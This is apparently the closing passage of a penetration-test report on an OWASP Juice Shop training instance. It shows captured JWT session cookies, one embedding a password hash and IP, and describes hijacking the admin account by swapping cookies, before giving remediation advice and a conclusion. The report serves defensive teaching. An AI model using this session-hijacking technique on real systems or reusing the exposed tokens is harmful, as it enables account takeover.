m51bGx9LCJpYXQiOjE2Nzg5MDg3NzEsImV4cCI6MTY3ODkyNjc3MX0.mzozT0XbAz0nfv9s_npCV
BYl-CU26igirV156Y92u02-lZ156s58Gd2Mt96Zv9bot92maaN4VUpz-
CDHkL3YJTrRArYDMBFLhrHjwMz63dACf2Wh1g60IQKMq9ZqSrcI0SJmq9R4f4fYUYInx_Qai_tIjrD
dW7ng4lUDDOGFJeM"
welcomebanner_status: "dismiss"
```

   The user whoami's cookie was replaced with the admin's cookie. This led to taking over of the admin's account


OWASP Juice Shop
https://capstone.iscollective.org/#/search
All Products
Apple Juice (1000ml) 1.99¤
Apple Pomace 0.89¤
Banana Juice (1000ml) 1.99¤
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me want!
Me want it!

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	capstone.iscollective.org	apple_juice.jpg	vendor.js:1 (img)	jpeg	15.50 KB (raced)	14.93 KB
200	GET	capstone.iscollective.org	apple_pressings.jpg	vendor.js:1 (img)	jpeg	29.04 KB (raced)	28.48 KB
200	GET	capstone.iscollective.org	banana_juice.jpg	vendor.js:1 (img)	jpeg	19.93 KB (raced)	19.37 KB
200	GET	capstone.iscollective.org	artwork2.jpg	vendor.js:1 (img)	jpeg	35.60 KB (raced)	35.04 KB
200	GET	capstone.iscollective.org	carrot_juice.jpeg	vendor.js:1 (img)	jpeg	19.12 KB (raced)	18.56 KB
200	GET	capstone.iscollective.org	eggfruit_juice.jpg	vendor.js:1 (img)	jpeg	15.28 KB (raced)	14.72 KB
200	GET	capstone.iscollective.org	fruit_press.jpg	vendor.js:1 (img)	jpeg	17.24 KB (raced)	16.68 KB
200	GET	capstone.iscollective.org	green_smoothie.jpg	vendor.js:1 (img)	jpeg	16.10 KB (raced)	15.54 KB
200	GET	capstone.iscollective.org	permafrost.jpg	vendor.js:1 (img)	jpeg	92.01 KB (raced)	91.45 KB
200	GET	capstone.iscollective.org	lemon_juice.jpg	vendor.js:1 (img)	jpeg	17.20 KB (raced)	16.64 KB
200	GET	capstone.iscollective.org	melon_bike.jpeg	vendor.js:1 (img)	jpeg	21.58 KB (raced)	21.02 KB
200	GET	capstone.iscollective.org	fan_facemask.jpg	vendor.js:1 (img)	jpeg	26.87 KB (raced)	26.30 KB

```
41 requests   2.85 MB / 518.30 KB transferred   Finish: 14.51 s   DOMContentLoaded: 1.47 s   load: 9.35 s
```

```
Request Cookies
continueCode: "P6pn2JEadEghRtwUEHLT2FDfXi9Yf2ZHRKcMPS3LTpYiDDCJetRX0lYq75ky"
language: "en"
token: "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6M
zYsInVzZXJuYW1lIjoid2hvYW1pIiwiZW1haWwiOiJ3aG9hbWlAZ21haWwuY29tIiwicGFzc3dvcmQiO
iIxYjA2NzliZTcyYWQ5NzZhZDVkNDkxYWQ1N2E1ZWVjMCIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4Z
VRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMC4yNDQuNi44NyIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldH
MvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZ
lIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAzLTE1IDEwOjAwOjA0Ljc5MCArMDA6MDAiLCJ1cGRhdG
VkQXQiOiIyMDIzLTAzLTE1IDEyOjEwOjAzLjgwMiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJ
pYXQiOjE2Nzg5MDg4NTAsImV4cCI6MTY3ODkyNjg1MH0.sKdqoxAJlfJrh7nPxGKYBFf5WZrpMLD
gCobq3Cbc-
cElHfEukpsAj8gazggdJT0Ws2A7T_nuLME4kSVDbwvBD3Q2epRk1IdnoSvySqmiH6vxjQnQuz9YKx
C3CMcJ_HJoYsLJCjqvPT81k_b4UYzgcWt6OnEuC8ZQgTzaQAjL7us"
welcomebanner_status: "dismiss"
```

Remediation

Based on the findings of the penetration test, we recommend the following actions to improve the security posture of the web application:
i) Implement input validation to avoid trusting any direct input from users. This will lead to the prevention of SQL injection.
ii) Implement output encoding before the output is returned to the user. Also, validate all the input data, and make sure that only the allow-listed data is allowed. These practices will mitigate cross-site scripting.
iii) Make sure to identify, filter, and classify client data. Encrypt or eliminate sensitive data from APIs to avoid exposing it. Avoid storing no-essential data and encrypting data at rest. These practices will mitigate sensitive data exposure.
iv) Implement a strong password policy to prevent easy access to clients' accounts.
Set a maximum number of requests that can be made by a client to the application in a certain range of time. This will help stop brute-force attacks.
v) Implement secure session management to prevent session hijacking attacks.

Conclusion

The penetration test identified several critical and high-risk vulnerabilities in the web application, which if left unaddressed, could lead to unauthorized access to sensitive data and compromise the overall security of the organization. We recommend that the organization takes immediate action to address these vulnerabilities and implement the recommendations provided in this report. Regular penetration testing and vulnerability assessments should be conducted to maintain the security of the web application and ensure that it remains protected against new and emerging threats.